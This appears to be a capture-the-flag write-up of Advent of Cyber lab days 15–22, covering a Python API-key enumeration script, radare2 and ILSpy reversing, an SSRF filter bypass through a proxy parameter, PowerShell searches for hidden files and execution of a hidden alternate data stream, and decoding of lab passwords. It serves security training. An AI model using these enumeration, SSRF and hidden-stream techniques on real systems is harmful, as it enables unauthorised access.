
I found the password in GitHub:

spygame



<https://www.google.com/maps/place/Chicago+Marriott+Downtown+Magnificent+Mile/@41.8921354,-87.6245991,19.5z/data=!4m16!1m7!3m6!1s0x0:0x0!2zNDHCsDUzJzMwLjUiTiA4N8KwMzcнMjcuNCJX!3b1!8m2!3d41.891815!4d-87.624277!3m7!1s0x880e2cac5bb14fc3:0xd063bdca7a88cf23!5m2!4m1!1i2!8m2!3d41.8921329!4d-87.6245096>

540



## Day 15 – Python

What's the output of `True + True`?  
2 Correct Answer

What's the database for installing other peoples libraries called?  
`pypi` Correct Answer

What is the output of `bool("False")`?  
`true` Correct Answer

What library lets us download the HTML of a webpage?  
`requests` Correct Answer

What is the output of the program provided in "Code to analyse for Question 5" in today's material?  
(This code is located above the Christmas banner and below the links in the main body of this task)  
`[1, 2, 3, 6]` Correct Answer Hint


What causes the previous task to output that?  
`pass by reference` Correct Answer Hint

## Day 16 – Scripting

`nmap -vvv -Pn 10.10.174.19`

```
PORT      STATE SERVICE REASON  
8000/tcp  open  http-alt syn-ack
```

`http://10.10.174.19:8000/`



### Santa's Tracking System

Are you an Elf that [Santa](#) has forgotten? Use this system to track [Santa](#)! Note: due to how many [humans](#) try to find where Santa is, the link is hidden on this webpage. You're going to have to manually [click](#) every single link. Or perhaps there is a way to find all the links as fast as a [Python](#)?

Important [notice](#) All deliveries to [Skidy](#) for [TryHackMe](#) jumpers are to be stopped. That [man](#) has asked for [613](#) on the premise that they are the softest [jumper](#) in the world. Please, we need to share them out.

### Category

- [Lorem ipsum dolor sit amet](#)
- [Vestibulum errato isse](#)
- [Lorem ipsum dolor sit amet](#)
- [Aisia caisia](#)
- [Murphy's Law](#)
- [Flimsy Lavenrock](#)
- [Maven Mousie Lavender](#)

### Category

- [Labore et dolore magna aliqua](#)
- [Kanban airis sum eschelor](#)
- [Modular modern free](#)
- [The king of clubs](#)
- [The Discovery Dissipation](#)
- [Course Correction](#)
- [Better Angels](#)

## Category

- Objects in space
  - Playing cards with coyote
  - Goodbye Yellow Brick Road
  - The Garden of Forking Paths
  - Future Shock

## [Bulma Templates MIT license](#)

[view-source:<http://10.10.174.19:8000/>](http://10.10.174.19:8000/)

/api/

```
<li><a href="#">Kanban airis sum eschelor</a></li>
<li><a href="http://machine_ip/api/api_key">Modular modern free</a></li>
<li><a href="#">The king of clubs</a></li>
<li><a href="#">The Big Data Dictionar</a></li>
```

```
#!/usr/bin/python
```

## import requests

```
for api_key in range(1,99,2):
```

```
print(f"api_key {api_key}")

html = requests.get(f"http://10.10.174.19:8000/api/{api_key}")

print(html.text)
```

```
GNU nano 5.4                                     script.py
#!/usr/bin/python
import requests

for api_key in range(1,99,2):
    print(f"api_key {api_key}")
    html = requests.get(f'http://10.10.174.19:8000/api/{api_key}')
    print(html.text)
```

python3 script.py

**57 // Winter Wonderland, Hyde Park, London**

```
api_key 57
{"item_id":57, "q":"Winter Wonderland, Hyde Park, London."}
```

## Day 17 – Reverse Engineering With Radare2

ssh elfmceager@10.10.20.182

adventofcyber

r2 -d ./challenge1

aaaa

```
elfmceager@tbfc-day-17:~$ ls
challenge1 file1
elfmceager@tbfc-day-17:~$ r2 -d ./challenge1
Process with PID 1527 started...
= attach 1527 1527
bin.baddr 0x00400000
Using 0x400000
Warning: Cannot initialize dynamic strings
asm.bits 64
[0x00400a30]> aaaa
```

afl | grep main

```
[0x00400a30]> afl | grep main
0x00400b4d      1 35                  sym.main
```

pdf @main

**1, 6 and 6**



```
[0x00400a30]> pdf @main
;-- main:
/ (fcn) sym.main 35
| sym.main ();
|     ; var int local_ch @ rbp-0xc
|     ; var int local_8h @ rbp-0x8
|     ; var int local_4h @ rbp-0x4
|         ; DATA XREF from 0x00400a4d (entry0)
0x00400b4d      55                  push rbp
0x00400b4e      4889e5              mov rbp, rsp
0x00400b51      c745f4010000.    mov dword [local_ch], 1
0x00400b58      c745f8060000.    mov dword [local_8h], 6
0x00400b5f      8b45f4              mov eax, dword [local_ch]
0x00400b62      0faf45f8          imul eax, dword [local_8h]
0x00400b66      8945fc              mov dword [local_4h], eax
0x00400b69      b800000000        mov eax, 0
0x00400b6e      5d                  pop rbp
0x00400b6f      c3                  ret
```



## Day 18 – Reverse Engineering With ILSpy

remmina


cmnatic

Adventofcyber!





Into MainForm



Click on buttonActivate\_Click:

santapassword321

```
private unsafe void buttonActivate_Click(object sender, EventArgs e)
{
    IntPtr value = Marshal.StringToGlobalAnsi(textBoxKey.Text);
    byte* ptr = (byte*)System.Runtime.CompilerServices.Unsafe.AsPointer(ref Module._C_0BB@IKKDFEPG@santapassword321@);
```

thm{046af}

```
MessageBox.Show("Welcome, Santa, here's your flag thm{046af}", "That's the right key!", MessageBoxButtons.OK, MessageBoxIcon.Asterisk)
return;
```

## Day 19 – SSRF

<http://10.10.68.93/>

The Naughty or Nice List    +

10.10.68.93

The List Admin

# *The List*



Welcome children!

To find out if you are currently on the naughty list or the nice list, please enter your name below!

Have a Merry Christmas! Ho ho ho!

- Santa

Name:  Search

# *Admin*

Username:

Password:

Login

All Rights Reserved. © 2018 Evento\_Christmas Design By : [html design](#)

<http://10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2Fsearch.php%3Fname%3Dtest>

The Naughty or Nice List    +

10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2Fsearch.php%3Fname%3Dtest

The List Admin



Have a Merry Christmas! Ho ho ho!

- Santa

Name:  Search

test is on the Naughty List.

[https://gchq.github.io/CyberChef/#recipe=URL\\_Decode\(\)&input=aHR0cDovLzEwLjEwLjY4LjkzLz9wcm94eT1odHRwJTNBJTJGJTJGbGlzdC5ob2hvaG8lM0E4MDgwJTJGc2VhcmNoLnBocCUzRm5hbWUIM0R0ZXN0](https://gchq.github.io/CyberChef/#recipe=URL_Decode()&input=aHR0cDovLzEwLjEwLjY4LjkzLz9wcm94eT1odHRwJTNBJTJGJTJGbGlzdC5ob2hvaG8lM0E4MDgwJTJGc2VhcmNoLnBocCUzRm5hbWUIM0R0ZXN0)



```
URL Decode
```

```
http://10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2Fsearch.php%3Fname%3Dtest
```


```
Output
```

```
time: 0ms  
length: 70  
lines: 1
```

```
http://10.10.68.93/?proxy=http://list.hohoho:8080/search.php?name=test
```

Removed the end of the URL (%2Fsearch.php%3Fname%3Dtest)


http://10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho%3Alocalhost



Bypass:

http://10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho.localtest.me

**Be good for goodness sake!**



Username: Santa // Password: Be good for goodness sake!

# Admin

Username:

Password:

<http://10.10.68.93/admin.php>

List Administration

This page is currently under construction.

Only press this button when emergency levels of Christmas cheer are needed!

THM{EVERYONE\_GETS\_PRESENTS}

OK

## Day 20 – PowerShell

ssh -l mceager 10.10.174.123

r0ckStar!

```
/bin/bash
c:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

mceager@ELFSTATION1 C:\Users\mceager>
```

powershell

```
mceager@ELFSTATION1 C:\Users\mceager>powershell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\mceager> █
```

Set-Location Documents

Get-ChildItem

type elfone.txt

```
PS C:\Users\mceager> Set-Location Documents  
PS C:\Users\mceager\Documents> Get-ChildItem
```

```
Directory: C:\Users\mceager\Documents
```

| Mode   | LastWriteTime       | Length | Name       |
|--------|---------------------|--------|------------|
| -a---- | 11/23/2020 12:06 PM | 22     | elfone.txt |

```
PS C:\Users\mceager\Documents> type elfone.txt  
Nothing to see here...
```

Get-ChildItem -File -Hidden

type e1fone.txt

```
PS C:\Users\mceager\Documents> Get-ChildItem -File -Hidden
```

```
Directory: C:\Users\mceager\Documents
```

| Mode   | LastWriteTime      | Length | Name        |
|--------|--------------------|--------|-------------|
| ----   | -----              | -----  | -----       |
| -a-hs- | 12/7/2020 10:29 AM | 402    | desktop.ini |
| -arh-- | 11/18/2020 5:05 PM | 35     | elfone.txt  |

```
PS C:\Users\mceager\Documents> type elfone.txt
All I want is my '2 front teeth'!!!
```

```
cd ..
```

```
Set-Location Desktop
```

```
Get-ChildItem -Directory -Hidden
```

```
PS C:\Users\mceager\Documents> cd ..
PS C:\Users\mceager> Set-Location Desktop
```

```
PS C:\Users\mceager\Desktop> Get-ChildItem -Directory -Hidden
```

```
Directory: C:\Users\mceager\Desktop
```

| Mode   | LastWriteTime      | Length | Name   |
|--------|--------------------|--------|--------|
| ----   | -----              | -----  | -----  |
| d--h-- | 12/7/2020 11:26 AM |        | elf2wo |

```
Set-Location elf2wo
```

```
ls
```

```
PS C:\Users\mceager\Desktop> Set-Location elf2wo
PS C:\Users\mceager\Desktop\elf2wo> ls
```

Directory: C:\Users\mceager\Desktop\elf2wo

| Mode   | LastWriteTime       | Length | Name             |
|--------|---------------------|--------|------------------|
| -a---- | 11/17/2020 10:26 AM | 64     | e70smsW10Y4k.txt |

```
cat .\e70smsW10Y4k.txt
```

```
PS C:\Users\mceager\Desktop\elf2wo> cat .\e70smsW10Y4k.txt
I want the movie Scrooged <3!
```

```
cd "C:\Windows\System32"
```

```
ls -hidden -filter "*3*" -directory
```

```
PS C:\Windows\System32> ls -hidden -filter "*3*" -directory
```

Directory: C:\Windows\System32

| Mode   | LastWriteTime      | Length | Name     |
|--------|--------------------|--------|----------|
| d--h-- | 11/23/2020 3:26 PM |        | 3lfthr3e |

```
cat .\1.txt | measure-object
```

```
PS C:\Windows\System32\3lfthr3e> cat .\1.txt | measure-object
```

Count : 9999

```
(cat .\1.txt)[551,6991]
```


```
PS C:\Windows\System32\3lfthr3e> (cat .\1.txt)[551,6991]
Red
Ryder
```

```
cat .\2.txt | select-string -Pattern "redryder"
```

```
PS C:\Windows\System32\3lfthr3e> cat .\2.txt | select-string -Pattern "redryder"  
redryderbbgun
```

## Day 21 – PowerShell

Remmina



```
more '.\db file hash.txt'
```

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'  
Filename: db.exe  
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

```
get-filehash -algorithm MD5 .\deebee.exe
```

```
PS C:\Users\littlehelper\Documents> get-filehash -algorithm MD5 .\deebee.exe  
Algorithm      Hash  
-----  
MD5           5F037501FB542AD2D9B06EB12AED09F0  
Path  
----  
C:\Users\littlehelper\Documents\deebee.exe
```

./deebee.exe

```
Hahaha .. guess what?  
Your database connector file has been moved and you'll never find it!  
I guess you can't query the naughty list anymore!  
>;^P
```

C:\Tools\strings64.exe -accepteula ./deebee.exe

```
THM{F6187e6cbeb1214139ef313e108cb6f9}
```

Get-Item -path ./deebee.exe -stream \*

```
PS C:\Users\littlehelper\Documents> Get-Item -path ./deebee.exe -stream *  
  
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA  
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents  
PSChildName  : deebee.exe::$DATA  
PSDrive     : C  
PSProvider   : Microsoft.PowerShell.Core\FileSystem  
PSIsContainer: False  
FileName    : C:\Users\littlehelper\Documents\deebee.exe  
Stream       : $DATA  
Length      : 5632  
  
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb  
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents  
PSChildName  : deebee.exe:hidedb  
PSDrive     : C  
PSProvider   : Microsoft.PowerShell.Core\FileSystem  
PSIsContainer: False  
FileName    : C:\Users\littlehelper\Documents\deebee.exe  
Stream       : hidedb  
Length      : 6144
```


wmic process call create \$(Resolve-Path ./deebee.exe:hidedb)

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebee.exe:hidedb)  
Executing (Win32_Process)->Create()  
Method execution successful.
```

```
[?] Select C:\Users\littlehelper\Documents\deebee.exe:hidedb  
Choose an option:  
1) Nice List  
2) Naughty List  
3) Exit  
THM{088731ddc7b9fdeccaed982b07c297c}
```

## Day 22 – PowerShell

Remmina



[https://gchq.github.io/CyberChef/#recipe=Magic\(3,false,false,\)&input=ZEdobFozSnBibU5vZDJGemFHVnlaUT09](https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,)&input=ZEdobFozSnBibU5vZDJGemFHVnlaUT09)

thegrinchwashere

Magic

Depth 3 Intensive mode

Extensive language support

Crib (known plaintext string or regex)

Output

| Recipe (click to load)          | Result snippet   | Properties                  |
|---------------------------------|------------------|-----------------------------|
| From_Base64('A-Za-z0-9+=',true) | thegrinchwashere | Possible languages: English |

## Network

Private.kdbx - KeePass

File Group Entry Find View Tools Help

Private

- General
- Windows
- Network
- Internet
- eMail
- Homebanking

Title Elf Server

Edit Entry

You're editing an existing entry.

Entry Advanced Properties Auto-Type History

Title: Elf Server

User name: elfadmin

Password: 736e30774d346e21

[https://gchq.github.io/CyberChef/#recipe=Magic\(3,false,false,\)&input=NzM2ZTMwNzc0ZDM0NmUyMQ](https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,)&input=NzM2ZTMwNzc0ZDM0NmUyMQ)

sn0wM4n!

Magic

Depth  
3

Extensive language support

Crib (known plaintext string or regex)

Output

| Recipe (click to load) | Result snippet | Properties                  |
|------------------------|----------------|-----------------------------|
| From_Hex('None')       | snowM4n!       | Valid UTF8<br>Entropy: 2.75 |

## eMail

Private.kdbx - KeePass

File Group Entry Find View Tools Help

Private

- General
- Windows
- Network
- Internet
- eMail**
- Homebanking
- Recycle Bin

Title: ElfMail

User name: mceager

Password: &#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;

Repeat:

Quality: 202 bits 62 ch.

URL: https%3A%2F%2F123.456.789.9998

Notes: Entities

[https://gchq.github.io/CyberChef/#recipe=Magic\(3,false,false,\)&input=JiMxMDU7JiM5OTsmIzUxOyYjODM7JiMxMDc7JiM5NzsmIzExNjsmIzEwNTsmIzExMDsmIzEwMzsmZXhjbDs](https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,)&input=JiMxMDU7JiM5OTsmIzUxOyYjODM7JiMxMDc7JiM5NzsmIzExNjsmIzEwNTsmIzExMDsmIzEwMzsmZXhjbDs)

ic3Skating!

Magic

Depth  
3


Extensive language support

Crib (known plaintext string or regex)

Output

| Recipe (click to load) | Result snippet | Properties                  |
|------------------------|----------------|-----------------------------|
| From_HTML_Entity()     | ic3Skating!    | Valid UTF8<br>Entropy: 3.28 |

## Recycle Bin



| Recipe   |  |  |  |  |  |
|--|--|--|--|--|--|
